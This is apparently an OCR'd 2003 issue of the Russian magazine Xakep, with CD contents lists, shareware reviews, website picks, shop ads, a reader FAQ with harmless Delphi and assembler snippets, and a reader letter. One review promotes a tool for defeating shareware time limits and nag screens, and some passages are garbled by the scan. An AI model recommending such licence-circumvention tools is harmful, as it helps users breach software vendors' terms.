- Windows Installer 2.0 for Windows NT/2k
- WinZip Service Pack 4 rus
- WinXP Creativity Fun Pack for Windows Media Player 9 Series
- WinRAR 3.20 rus
- WWW File Share Pro v 2.41
- Xbox XtremeXP
- XP Style Hacker v 1.0
- YooBox 1.3.26
- Адаптеры Ecty v 1.2
- AOH Pro v5.5.
- Samrata of Love Sun

»»»» ДРАЙВЕРА


- Intel Chipset Software Installation Utility 5.0.2.1002
- nVidia Detonator драйвера для Windows 2000/XP 44.71 Quadro
- Omega ATI drivers
- Realtek RTL8139(A/B/C/D/8130)/810X Series
- VIA Beta AGP Driver 4.42
- VIA Hyperion 4in1 v4.49p

»»»» ЮНИКС

- Active Perl 5.6.1.635
- ANSN 0.81
- Apache 2.0.47
- BCWipe
- Guarddog
- HPlayer v0.90
- MySQL 3.23.57
- Netamps
- Opera 7.20-20030807
- PHP 4.3.3


»»»» TRASH

- Компоненты для C Builder и Delphi
- Исходники из "Кодинга"
- X-Scarf: Wallpaperz
- Delipil FAQ v 1.0
- Halyan PHP
- ALEX (ALL EXPLOITS) project v0.2
- mp3 work
- Indexer



»»»» КОФТ


- 1st DVD Ripper 4.8
- ABC Amber The Bat v 1.05
- ActivePerl-5.6.1.635
- AIDesk v1.5.2.
- Alto MP3 Maker 3.20
- Animated Screen v6.8
- Apache 2.0.47
- ArtMoney v6.27.
- Bandwidth Monitor 1.52
- Beware Ircd 1.4.6.1
- BookSeer 3.11
- BookSeer 3.12 (работа со словарями)
- BookShelf 4.11
- BookShelf 2.7
- Bopup Messenger version 3.4.0
- CD-Lock
- Click and Convert 2003 v2.0.2.
- CommTraffic
- CryptCD
- CiterTP XP 5.0.3
- DameWare NT Utilities 3.71.0
- Database Workshop
- DU Meter
- Dr Web32 v4.30
- Easy File Sharing Web Server v 1.2
- Encryption Plus CD-ROM
- Flash Saver v4.0.
- GetNews v 1.02
- ICE Book Reader Professional Build 4.6 Russian
- ICQ Shift 1.2.18
- InqSoft Sign Of Misery v 2.68
- Internet Connection Counter
- Ja3c (шпора для настройки мидлета
- Kasparsky Worm Removal Tool v10.0.5.2.
- Kerio Personal Firewall 4.0.0 RC1
- Kerio Network Monitor
- Macromedia Flash Player build 7.0.0.249 - BETA
- Maillet v 1.02b
- MailMan 1.0.2
- MailMan 1.0.85 beta by Svasily
- Milk v Final
- MIRC 6.1
- MobyDock DX v0.77a.
- MTSBalance v2.20.



ABC Amber ICQ Converter v 1.02

Windows 9x/Me/NT/2k/XP
Shareware
Size: 1071 Kb
www.thebeatlesforever.com/processtext


Этот конвертер от ProcessText Group я хотел бы разобрать отдельно. Он предназначен для извлечения архива сообщений из dat-файлов любой версии ICQ и последующего сохранения его в виде обычного текстового документа. О программе, способной на это, я уже как-то рассказывал, однако работать с ABC Amber ICQ Converter несравнимо приятнее. Во-первых, ты можешь скинуть в отдельный файл свой список контактов. Во-вторых, в окне ABC Amber ICQ можно просмотреть запись любой из твоих бесед. Последнее особенно приятно. Дело в том, что все конвертеры ProcessText Group стоят денег и без регистрации, к примеру, не конвертируют более 50 сообщений. Но от ABC Amber ICQ Converter этого-то и не требуется! Эту прогу я использую извращенно - как удобное средство просмотра своего архива icq-сообщений. Дело в том, что оригинальной аски у меня давно уже нет (я пользуюсь одним из клонов), а старые знакомые время от времени всплывают. В этих случаях я запускаю ABC Amber ICQ Converter и смотрю, кто это ко мне стучится и о чем мы с ним беседовали пару лет назад. Впрочем, на таком варианте использования данной утилиты я не настаиваю. Тем более что со своей основной функцией программа также справляется отлично. В принципе, если ты уже поюзал ABC Amber The Bat, то ABC Amber ICQ Converter ничем тебя не удивит. Здесь все то же самое. Поддерживаются PDF, HTML, RTF, TXT (ANSI и Unicode), DOC, XLS, MCW, WRI, WPD, WK4, WPS, SAM, RFT, WSD и другие форматы данных, а при конвертации в PDF документы шифруются 40/128-разрядным ключом и защищаются паролями. В обеих прогах реализована многоязыковая поддержка (50 языков, среди которых есть и русский), обе проги позволяют юзеру влиять на оформление (цвет, размер и вид шрифта для текстов, заголовков, подзаголовков и гиперссылок) конечного документа. Коротко говоря, обе проги сделаны по одному шаблону, но недостатком это в данном случае не является.



СОЛО на клавиатуре v 8.1

Windows 9x/Me/NT/2k/XP
Shareware
Size: 4266 Kb
www.ergosolo.ru/rus


Самый известный отечественный клавиатурный тренажер. Его автор гарантирует, что всего за 35 часов занятий любой пользователь сможет освоить слепой десятипальцевый метод печати. Последний раз прога отметилась в "Шароварах" в дремучем 1999 году. С тех пор она малость обновилась :). Восьмая версия "Соло на клавиатуре" включает три курса: кириллица (набор текстов на русском языке), английский (набор текстов на английском языке) и транслитерация (набор русских текстов латиницей). Последний курс, согласись, весьма оригинален. Строчить как пулемет, набирая транслитом по 10-15 страниц в час вне зависимости от времени года - это, наверное, круто! :)



Screen Mate Builder v 1.1

Windows 9x/Me/NT/2k/XP
Shareware
Size: 1000 Kb
www.screenmate.net


Новая версия забавного конструктора скринмейтов. Screen Mate Builder позволяет оживить любой анимированный GIF. Запускаешь пошаговый визард, выбираешь файл анимации, звуковое сопровождение, алгоритм поведения, и вот уже по твоему экрану за курсором мышки гоняется фотка твоего приятеля, выкрикивая при этом разные глупости.



InqSoft Sign Of Misery v 2.68

Windows 9x/Me/NT/2k/XP
Freeware
Size: 1070 Kb
http://inqsoft.tsx.org

Программа Sign Of Misery позволяет рядовому пользователю, не обладающему какими-либо специальными знаниями и не знакомому с языком Assembler и техникой WareZ Cracking'a, эффективно бороться с защитами типа TimeLimit (ограничение по времени использования), NAG screen'ами и встроенной в ПО баннерной рекламой. Имеется подробный файл помощи на русском языке. Там же, в разделе "что нового" - длинный список дополнений и усовершенствований данной версии.



Easy File Sharing Web Server v 1.2

Windows 9x/Me/NT/2k/XP

Shareware

Size: 1821 Kb

www.sharing-file.com

Гипертрофированный вариант программы WWW File Share Pro. Настоятельно рекомендую его всем, кто не желает открывать маленький и скромный веб-сервер, а хочет сразу - одним кликом! - развернуть на своей машине настоящий сервак "ну чисто как у реальных пацанов".

Программа Easy File Sharing Web Server и в самом деле не требует предварительной настройки. В то же время создаваемый ею веб-сайт выглядит весьма солидно. Первое, что бросается в глаза - прикольный форум, полностью готовый к работе. Второе - фотогалерея посетителей, причем народ может самостоятельно добавлять собственные фотки. Это потом уже начинаешь замечать более серьезные вещи. Такие, к примеру, как система автоматической регистрации юзеров с механизмом высылки забытого пароля, система фильтрации юзеров по IP-адресу, ведение программой логов и возможность использования своих шаблонов при генерации веб-страниц. При этом слово "Easy" в названии проги присутствует не случайно - все это действительно управляется очень просто, буквально из одного окна.

Правда, по умолчанию программа открыла свободный доступ всем желающим к двум из восьми моих логических дисков, но я быстренько пресек подобное проявление радушия, после чего потер лишних power user'ов на вкладке User Account.

Итого: софтина впечатляет. В режиме "включил-обменялся файлами-выключил" ее использовать глупо, но если есть не слишком загруженная машина и более-менее приличный канал связи, то с помощью Easy File Sharing Web Server можно организовать нечто вроде виртуальной BBS'ки для узкого круга избранных. А что, мне кажется, в этом есть какая-то своя прелесть.



WWW File Share Pro v 2.41

Windows 9x/Me/NT/2k/XP


Shareware

Size: 1372 Kb

www.wfshome.com

Прога для организации онлайн-обмена файлами. Реально помогает, когда собеседники, к примеру, не могут наладить передачу файлов между своими клиентами. А ведь такое, согласись, часто бывает, особенно сейчас, когда у каждого второго не оригинальная аська, а один из ее многочисленных клонов.

Работает WWW File Share Pro просто, как все гениальное. Ты запускаешь программу, а она открывает на твоей машине небольшой веб-сервер. Любой из твоих приятелей может набрать твой IP-адрес в броуэре и заглянуть к тебе на огонек. При этом в браузере он увидит обычную веб-страничку со ссылками на расширенные тобой папки и их содержимое. Щелчок по нужной ссылке - и вот уже камрад скачивает необходимый ему файл. Клик по надписи "Upload" - и вот он уже заливает на твою машину свое файло! Кстати, посетители могут заходить к тебе не по одному, а целой компанией... Опасаешься непрошенных гостей? Не волнуйся, любой раздел твоего маленького сервера можно запаролить, к тому же разрешается создавать пользовательские аккаунты с разным уровнем доступа - и это совсем не сложно! В любом случае, основная фишка этого метода обмена файлами остается прежней: программу WWW File Share Pro должен устанавливать на своем компьютере лишь организатор, а всем остальным, кроме стандартных броуэров, ничего не понадобится. Ну разве что файлы с машины организатора они будут скачивать специализированным менеджером загрузки (типа GetRight'a или FlashGet'a) - чтоб всегда можно было воспользоваться функцией докачки в случае временного дисконнекта.



ХАКЕР

ОПЕРАТИВНЫЙ:
обновление новостей - ежечасно

КОМПЕТЕНТНЫЙ:
только эксклюзивные материалы

ИНТЕРАКТИВНЫЙ:
живое общение с авторами журнала

www.hacker.ru

ЕСЛИ ТЫ ЗДЕСЬ НЕ БЫЛ - ТЫ ОТСТАЛ ОТ ЖИЗНИ

Материалы, добытые кровью

cetronika.narod.ru/AntiKomar


Дело не в борьбе с комарами - тем более что лето уже прошло. Дело в описании этого действия, которое обязательно нужно прочитать. Потому что настолько нестандартных способов борьбы с этими кровососущими тетками вы еще не встречали. Создатели "Антикомара" весьма творчески подошли к вопросу противодействия этим жужжащим тварям, поэтому говорят не только о полной аннигиляции, но и о том, как, например, испортить комарам настроение и аппетит, а также как внести помехи в их систему обнаружения, в результате чего комар оставит тебя в покое и начнет сосать кровь у, например, телевизора. При этом есть ненулевая вероятность, что комар наткнется на очередной выпуск новостей, после чего нам останется только пропеть гордой птице кусочек похоронного романса, потому что новости без особого вреда для организма выдерживают только люди. Более ни одно животное этого кошмара выдержать не может.



Советы кобелиссимо

www.kobelissimo.ru

Этот парень знает, о чем пишет. Загляни, почитай. Большой опыт, тонкая нервная организация и чувственность восприятия позволяют этому парню (юноше, мужичку, старикану - его возраст неизвестен) распутать наших дорогих женщин по отдельным составляющим, каждая из которых тщательно исследуется. "Ошибки женщин в моей постели", несмотря на определенную традиционность темы, интересны, полезны и остроумны. Я не под всеми пунктами там подпишусь, однако, в общем, все изложено вполне верно - с мужской точки зрения. Одна фраза просто блеск, цитирую: "Большинство женщин почему-то уверены в том, что могут выкинуть что-нибудь этакое в постели сами, и ожидают чего-то особенного от партнера. Уверю тебя, я не могу поменять поступательное движение на вращательное".



Политики пляшут под твою дудку

yourdad.mtv.co.uk/content/fun/games/stereo_mps

Да, я понимаю, что ссылка зубодробительная. Но поверь, это стоит того. Три выдающихся английских политика - два мужика и тетка, возглавляемые премьерминистром Тони Блэром, - пляшут под твою дудку так, что лишь бы на стуле удержаться, не потеряв равновесие от хохота. Ты можешь задавать антураж - пляж Ибицы, Сансет-бульвар, здание парламента, варианты освещения, музыкальное сопровождение, а также амплитуду движения рук, ног, голов и глаз политиков. Они после этого такое выделывают... Одно плохо - политики не наши. Чужие. Над нашими измываться было бы веселее. Однако над английскими - как-то спокойнее. Вон, у Блэра какие уши большие - обхохочешься...



Дети - это ЗаШИБиСь!

zashibis.ru/deti/zashibiska

На сайте "Зашибись" народ зашибительски анализирует детские рисунки, причем анализ делается строго по содержанию. Бедные детишки. Если бы они знали, как цинично, глумливо и мерзопакостно взрослые негоддя разбирают порывы их невинной души, они бы взяли карандаш и вместо того, чтобы воткнуть его в новый листок бумаги, воткнули бы его сам понимаешь куда этим глумливым взрослым. Но я их не осуждаю. В смысле, глумливых взрослых. Потому что читать это иногда бывает просто зашибительски смешно. Ведь все правда! Старина Фрейд отдыхает!



Гитарные Линксы

linxy.guitars.ru

Linxy - это не только классный веб-дизайнер, но еще и гитарист. Причем он не просто играет на всяких электрифицированных досках со струнами, но и пишет о них. Пишет хорошо: вольготно, от души и с явной заинтересованностью как в самих электроинструментах, так и в звуках, ими воспроизводимых. Даже человек, далекий от всего этого, читая бессмертные строки, наслаждается ими - как песней, как запиллом, как хамбекером! А уж человек, который всерьез увлекается гитарами, не сможет сдержать слезу, читая описание всех этих пиганосовых блях, гейн-громкостей, предампов-контуров, хамбовых рокотов на гейне, преампов-аутпатов и так далее. Редко кто пишет о гитарах ТАК, как ЛИНКСИ! Для этого их нужно очень любить - этих маленьких струнно-деревянно-электронных негодяйчиков, от которых вешаются соседи...



Твоя виртуальная модель

www.myvirtualmodel.com

Довольно прикольное развлечение под названием "Моя виртуальная модель". Правда, там все по-английски. Но это еще не страшно. Страшно то, что система мер там не метрическая. Рост измеряется в футах и дюймах, а вес - вообще в каких-то фунтах, что звучит ужасно. Заходишь туда, выбираешь, мужского ты пола или женского. Если затрудняешься, посмотри в зеркало и сравни с предлагаемыми моделями. Их всего две - мужская и женская, так что не ошибешься. После этого отвечаешь на всякие утомительные вопросы: какой у тебя нос, рот, глаза, волосы, телосложение и прочее. Далее, после окончания допроса тебе выводят некоего кадавра, который, по идее, представляет собой твою трехмерную модель. Но так как ты, как и я, ни черта не понимаешь в этой дурацкой системе измерения - футах, фунтах и прочих дюймах - трехмерная модель получается слегка кривоватая. У меня она получилась такая, что кот Бублик заплакал. Зато все домашние долго смеялись...



Выдающаяся домашняя страничка

otar-muhtarov.narod.ru

В серии "Дикий интернет" мы все ходим на какие-то специализированные проекты и забываем о том, что главное в интернете - хоумпейджеры. Они, может, и не настолько красивые или контентонаполнены, но зато персональные странички - соль рунета. У каждого должна быть своя персональная страничка или хотя бы дневничок в ЖЖ, потому что как иначе мир узнает, чем ты дышишь, что ешь и какие мысли волнуют тебя утром похмельного дня. Страничка Отара Мухтарова - это глоток воздуха в душный полдень, это стакан воды посреди аризонской пустыни, это луч Светы в темном борделе, это пятерка в твоём дневнике, это ласковые глаза первой учительницы, застигнутой тобою в туалете. Это супер. Прочитав стихи Отара Мухтарова, ты никогда больше не сможешь жить так, как раньше. Аминь.



Аскишные дурки

www.romanm.ch

Читай внимательнее. Не аскишные, а аскишные. То есть - ASCII, что означает обычную таблицу символов: а, б, в, г - далее со всеми остановами. Есть мужик, который из этих символов сделал целый сайт. Да-да, веб-сайт из обычных символов. Наверное, он фанат. Или на всю голову больной. Но выглядит очень прикольно. Особенно если там нажать на ссылку "ASCII-Movies" и посмотреть целые видеоклипы, сделанные из все тех же символов таблицы ASCII. Часть из них созданы специальной программой, но это неинтересно, однако есть и творения простых человеческих рук, а вот это уже - просто снимаю шляпу. Причем чуть ли не с волосами, потому что как у людей на такое терпение хватает - просто не понимаю. Хоть на ASCII меня режьте!



e-shop



ИГРЫ ПО КАТАЛОГАМ С ДОСТАВКОЙ НА ДОМ

www.e-shop.ru

www.gamepost.ru

PC Accessories



\$32.99



Наушники / Nady GH-460

\$179.99



Клавиатура / Microsoft Wireless Optical Desktop Pro, Keyboard-Mouse Combo

\$73.99



Джойстик / 2.4GHz Logitech Cordless Controller

\$779.99



Джойстик / Flight Control System III (AFCS III)

\$209.99



Педали / CH Pro Pedals USB

\$209.99



Джойстик / CH Flight Stick USB

Заказы по интернету - круглосуточно!
Заказы по телефону можно сделать

e-mail: sales@e-shop.ru
с 10.00 до 21.00 пн - пт
с 10.00 до 19.00 сб - вс

СУПЕРПРЕДЛОЖЕНИЕ
для иногородних покупателей

СТОИМОСТЬ ДОСТАВКИ
снижена на 10%!

WWW.E-SHOP.RU

(095) 928-6089 (095) 928-0360 (095) 928-3574

e-shop
<http://www.e-shop.ru>



ДА! Я ХОЧУ ПОЛУЧАТЬ БЕСПЛАТНЫЙ КАТАЛОГ PC АКСЕССУАРОВ

ИНДЕКС _____ ГОРОД _____

УЛИЦА _____ ДОМ _____ КОРПУС _____ КВАРТИРА _____

ФИО _____

ОТПРАВЬТЕ КУПОН ПО АДРЕСУ: 101000, МОСКВА, ГЛАВПОЧТАМТ, А/Я 652, E-SHOP

Q: Как определить количество LPT портов в системе? Желательно, чтобы работало под Delphi 4.
вопрос.....

ОТВЕТ.....
A: Процедура, написанная Peter Below (TeamB) - именно то, что тебе нужно.
uses winspool;

```
procedure TForm1.Button1Click(Sender: TObject);
var
  plnfo, pScan: PPortInfo1;
  bytesNeeded, items, i: DWORD;
begin
  EnumPorts( nil, 1, nil, 0, bytesNeeded, items );
  GetMem( plnfo, bytesNeeded );
  try
    Win32Check(
      EnumPorts( nil, 1, plnfo, bytesNeeded, bytesNeeded, items ));
    pScan := plnfo;
    For i:= 0 To items-1 Do Begin
      memo1.Lines.Add( pScan^.pName );
      Inc( pScan );
    End;
  finally
    FreeMem( plnfo );
  end;
end;
```

Q: Я начинающий программист: пишу пока что на паскале. Уже довольно давно меня мучает следующий вопрос. Если процедура Delay (из модуля CRT) дает весьма условную задержку, напрямую зависящую от быстройдействия компьютера, то как же можно сделать реальную задержку?
вопрос.....

ОТВЕТ.....
A: Есть несколько способов, один из самых верных - воспользоваться следующей процедурой.

```
Procedure Delay(TimeMS: Word); Assembler;
Asm
  XOR  DX,DX
  MOV  AX,TimeMS
  MOV  BX,1000
  MUL  BX
  MOV  CX,DX
  MOV  DX,AX
  MOV  AH,86H
  INT  15H
End;
```

«Я ПЛАКАЛ» АКА ЛАМАРАЗМЫ НОМЕРА:

Ламаразмы номера:

1. Поставил я пингвина! Первое впечатление - красиво! Даже красивее, чем винды, честное слово. Единственная проблема - у меня почему-то exe-файлы не запускаются. Не знаете, почему? Я дистрибутив в инете покупал - может, лажовый подсунули?
2. В одном из номеров "Хакера" прочитал про девайс, который позволяет создать локальную сеть с помощью обычных проводов электропередач. Я бы и не обратил внимания на нее: чушь какая. А вот мой отец прямо загорелся, ну и спаял какой-то девайс (схемы в инете нашел, ни недавно купленного компьютера. Что не так-то мы сделали?
3. Не мог бы ты подсказать, где достать mortal combat 4 (на халяву). Все хочу поиграть, да никак не могу найти.

e-shop



ИГРЫ ПО КАТАЛОГАМ С ДОСТАВКОЙ НА ДОМ

www.e-shop.ru

www.gamepost.ru

GAME BOY ADVANCE



\$135.99

Технические параметры:

Процессор: 32-Bit ARM
Память: 32-96 KB VRAM (в CPU), 256 KB
Экран: 2.9" TFT с отражающей матрицей (40.8 мм x 61.2 мм)
Разрешение и цвет: 240x160 пикселей, 32,768 возможных цветов
Размеры (ШxВxТ): 144.5 x 82 x 24.5 мм
Вес: 140 г
Питание: 2 батареи класса AA (15 часов)
Носители данных: картриджи
Другое: Стереозвук, совместим с играми для Game Boy и Game Boy Color

\$89.99

Технические спецификации только для GBA SP:

* Интегрированная подсветка LCD экрана * Входящая в комплект перезаряжаемая Lithium Ion батарея, способная работать 10 часов безостановочной игры, заряжаемая всего 3 часа

\$59.99



Golden Sun: The Lost Age

\$52.99



The Legend Of Zelda: A Link to the Past

\$59.99



Castlevania: Aria of Sorrow

\$59.99



Advance Wars 2: Black Hole Rising

\$52.99



Donkey Kong Country

\$49.99



Dragon Ball Z: The Legacy of Goku

Заказы по интернету - круглосуточно!
Заказы по телефону можно сделать

e-mail: sales@e-shop.ru
с 10.00 до 21.00 пн - пт
с 10.00 до 19.00 сб - вс
стоимость доставки снижена на 10%!

СУПЕРПРЕДЛОЖЕНИЕ
ДЛЯ ИНОГОРОДНИХ ПОКУПАТЕЛЕЙ

WWW.E-SHOP.RU

(095) 928-6089 (095) 928-0360 (095) 928-3574



ДА! Я ХОЧУ ПОЛУЧАТЬ БЕСПЛАТНЫЙ КАТАЛОГ GAMEBOY GAME BOY ADVANCE

ИНДЕКС _____ ГОРОД _____
УЛИЦА _____ ДОМ _____ КОРПУС _____ КВАРТИРА _____
ФИО _____
ОТПРАВЬТЕ КУПОН ПО АДРЕСУ: 101000, МОСКВА, ГЛАВПОЧТАМТ, А/Я 652, E-SHOP

FAQ

Stepan Ilyin aka Step (faq@real.xakep.ru, www.units.ru)

Q: Здравствуйте. У меня есть вопрос, и я надеюсь, что вы сможете мне помочь. Дело в том, что я начал создавать свой интернет-магазин (продажа DVD-дисков). Суть проблемы - необходимо организовать систему оплаты товара. Кредитные карточки отпадают - нет у меня пластика, да и не распространено это у нас. Особенно интересуют способ организации оплаты с помощью банковских переводов.

ОТВЕТ.....
 А: Начнем с того, что у солидного интернет-магазина должны быть предусмотрены все виды оплаты, среди которых потенциальный покупатель мог бы подобрать то, что его устраивает. Поэтому настоятельно рекомендую со временем разобраться с организацией оплаты с помощью кредитных карт. По крайней мере, хуже от этого не будет точно. Что же касается банковских переводов, то это, пожалуй, оптимальный вариант для большинства покупателей из России (за исключением москвичей, которые могут оплатить товар наличными). Для его реализации следует оформить себе банковский счет. В принципе, не важно, в каком банке и какой именно счет ты выберешь, но если постараться, то можно найти что-нибудь с выгодными условиями (проценты и прочие бонусы). Не забудь захватить бланк банковского перевода, который понадобится тебе в качестве шаблона для генерации бланков оплаты товара твоего прилавка. Далее все зависит лишь от твоих навыков программирования: надо добавить в скрипт online-магазина возможность оплаты услуг и товаров с помощью банковского перевода. Схема довольно простая. Покупатель выбирает интересующий его товар, добавляет его к себе в корзину и желает оплатить выбранное по безналичному расчету. От твоего скрипта требуется лишь обработать все полученные данные и сгенерировать бланк оплаты со всеми необходимыми полями (реквизиты твоего банковского счета, наименование платежа, имя плательщика, а также сумма для оплаты). Получив "бумажку", покупатель должен распечатать ее и оплатить в ближайшем банке (кстати, не забудь предупредить его о 3% налоге от оплачиваемой суммы, взимаемом банком за перевод). Проверить оплату можно двумя путями: потретьевав от покупателя отсканированную оплаченную квитанцию (замечу, ее не так сложно подделать) либо ждать уведомления из банка. Но учти, что последнее ты сможешь получить только по "прибытию" платежа, который идет 5-10 рабочих дней. Стоит заметить, что, несмотря на универсальность, этот способ оплаты имеет немало минусов. Во-первых, платеж идет попорту затеряться, а на его поиск иногда требуется немало времени. И, во-вторых, покупатель в этом случае не имеет никаких гарантий того, что твоя лавка действительно настоящий магазин, а не очередное киддалово... Хотя если у тебя есть лицензия, то последнее отпадает. Но... у тебя же ее нет, правда? =)
 Что же касается других способов оплаты, то, пожалуй, стоит отметить еще и оплату виртуальными деньгами с помощью наиболее известных систем Yandex.Деньги (<http://money.yandex.ru/>) и Webmoney (www.webmoney.ru/). Исчерпывающую информацию ты сможешь найти на их сайтах, а подробную инструкцию по созданию виртуального магазина с оплатой через Webmoney ты получишь, открыв 6 номер "Хакера" за этот год.

Q: Не так давно вы писали о весьма привлекательном способе переделки Radeon 9500 в Radeon 9700PRO. У меня как раз появилось желание проапгрейдить видеосистему компьютера. Поэтому интересно - актуальна ли еще эта информация, или производитель уже давно пресек жалябу?

ОТВЕТ.....

А: Разработчикам, производящим видеокарты на данном чипе, действительно не очень выгодно столь наглое переделывание их продукции. Поэтому фишку они уже давно закрыли, но на рынке еще попадаются экземпляры, поддающиеся апгрейду. Правда статистика неутешительна - появляется все больше плат, основанных на структуре Radeon 9500Pro с заблокированной 128bit шиной, которые даже теоретически не поддаются переделке 9700. Более того, количество видеокарт с нормально работающими 8 конвейерами (а это одно из главных условий, необходимых для проведения процессора дела теперь обстоит куда хуже, чем пару месяцев назад. Если раньше подобного рода видеокарты комплетовались быстрой и хорошо разгоняемой памятью от Hynix и Samsung'a, то теперь пролетковались быстрой и хорошо разгоняемой памятью от Infineon, процент вероятности разгона изводители используют откровенную дешевку от Infineon, процент вероятности разгона которой стремится к нулю. Разгон GPU данных видеокарт также оставляет желать лучшего. Максимальные частоты, до которых удается разогнать Radeon'ы в последнее время, - 340-350 MHz (базовая частота - 275 MHz). Большинство же гонятся до 290-300 MHz, хотя продаваемая продукция и рядом не стоит со старыми платами, которые счастливые оверклокеры разгоняли до частот 400-410 MHz по ядру и 610-640 MHz по памяти. Покупать новы Radeon этого типа в магазине - нецелесообразно. Советую искать товар с рук, у тех, кто в свое время сумел ухватить лакомый кусок.

Q: Помогите! Срочно нужен недорогой КПК и мобила для оперативного выхода в интернет (аська плюс мыло). Иногда нужно набирать не очень большие тексты. Что можете посоветовать, а то я большой чайник в КПК - ничего не знаю и не понимаю. Финансы ОЧЕНЬ ограничены: чем дешевле вы предложите вариант, тем лучше!

ОТВЕТ.....
 А: Учитывая ограниченные финансы, купить что-то впечатляющее не получится. Из мобильных телефонов могу предложить (в районе \$80) Ericsson R520. Это, пожалуй, самая дешевая модель, которая поддерживает GPRS, имеет инфракрасный порт и даже Bluetooth-модуль. Выбор подходящего КПК - задача куда более сложная и неоднозначная. Если тебе нужно устойчивое Bluetooth-соединение, то придется выложить деньги за Palm Tungsten T или SONY CLIE PEG-TG50, самые недорогие карманные ПК с поддержкой "синего зуба". Если же тебя вполне устроит связь по ИК порту, то можно взглянуть сторону Palm M100, дешевые Zire, возможно, что-нибудь б/у. Однако замечу, что пользоваться такой комбинацией весьма неудобно, особенно в транспорте. Ведь мобильник необходимо постоянно держать рядом, чтобы тот ни в коем случае не терял связи с ИК приемником. Выходом из этой ситуации, конечно, является специальный data-кабель, но найти его в продаже очень сложно. Придется пять самому или обращаться к знакомому радиотехнику. Схем подобных устройств в интернете пруд пруди, но найти необходимые микросхемы и провода не так-то просто.

Q: Поставили в офис АДСЛ. вроде все ничего, пинги неплохие (20-40), бывают, правда, иногда маленькие потери пакетов. Но Бож с ними. Проблема в другом... В программах, использующих ифр соединения, постоянно идут потери пакетов, соответственно, и лаги. Например, во всем известную игрушку Counter-Strike играть крайне проблематично. Уже несколько раз обращался к провайдеру - говорят, что проблема где-то у меня. Помогите!

ОТВЕТ.....
 А: Делать выводы без непосредственного осмотра довольно сложно, но смею предположить, что проблема, скорее всего, заключается в следующем. Один или несколько роутеров на пути от тебя до игрового сервера сильно перегружены. Причем в их настройках активирована функция так называемой "разгрузки". То есть во время затыка роутер либо ставит UDP пакеты в очередь, либо просто их удаляет, чтобы дать пройти TCP пакетам (у которых приоритет, как правило, несколько выше). Отсюда и временные жуткие пинги и потери пакетов. Единственный выход в данном случае - убедить провайдера перенастроить свой роутинг, что сделать непросто, учитывая неоправданную уверенность админов в том, что проблема не в этом.



2004



С 1 СЕНТЯБРЯ ПО 30 НОЯБРЯ ПРОИЗВОДИТСЯ ПОДПИСКА НА 2004 ГОД ВО ВСЕХ ОТДЕЛЕНИЯХ СВЯЗИ РОССИИ



(game)land
ОСНОВАНА В 1992

Ж У Р Н А Л
ИГРЕНАЯ ПЕРСОНА
ИГРЕНАЯ ПЕРСОНА

ПОДПИСНОЙ ИНДЕКС ЖУРНАЛА: 29919, 27229
ПОДПИСНОЙ ИНДЕКС ЖУРНАЛА С CD: 45722, 45723

ПОДПИСНОЙ ИНДЕКС ЖУРНАЛА С CD: 41800, 41513

ТАК ЖЕ ВЫ МОЖЕТЕ ОФОРМИТЬ РЕДАКЦИОННУЮ ПОДПИСКУ, ПОДРОБНЕЕ НА СТР. 97

ë-MAIL

Наше е-мыло: magazine@real.xakep.ru**Письмо:**
От: crazy@mail.iks.ru

Здрствя][акер,
Мне очень нравится ваш журнал, но у меня ОГРОМНАЯ проблема. Я живу на Камчатке (!) и поэтому ваш журнал приходит с очень большой задержкой! Сегодня (9.09.03) получил номер за август и придя домой, открыв журнал, я увидел, что CD в журнале был поломан (отвалился большой кусок диска!). Что мне делать – диск-то хочется (тем более что на нем написано Norton AntiVirus 2004, а у меня 2002, ну и вообще содержание диска очень даже ничего!). Помогите!!! Куда мне обратиться? Ну а если не судьба получить диск (или компенсацию), мог бы я прислать болванку, чтобы вы записали на нее этот номер?

С наилучшими пожеланиями, crazy

Ответ X:

Дарова, Крейзи!

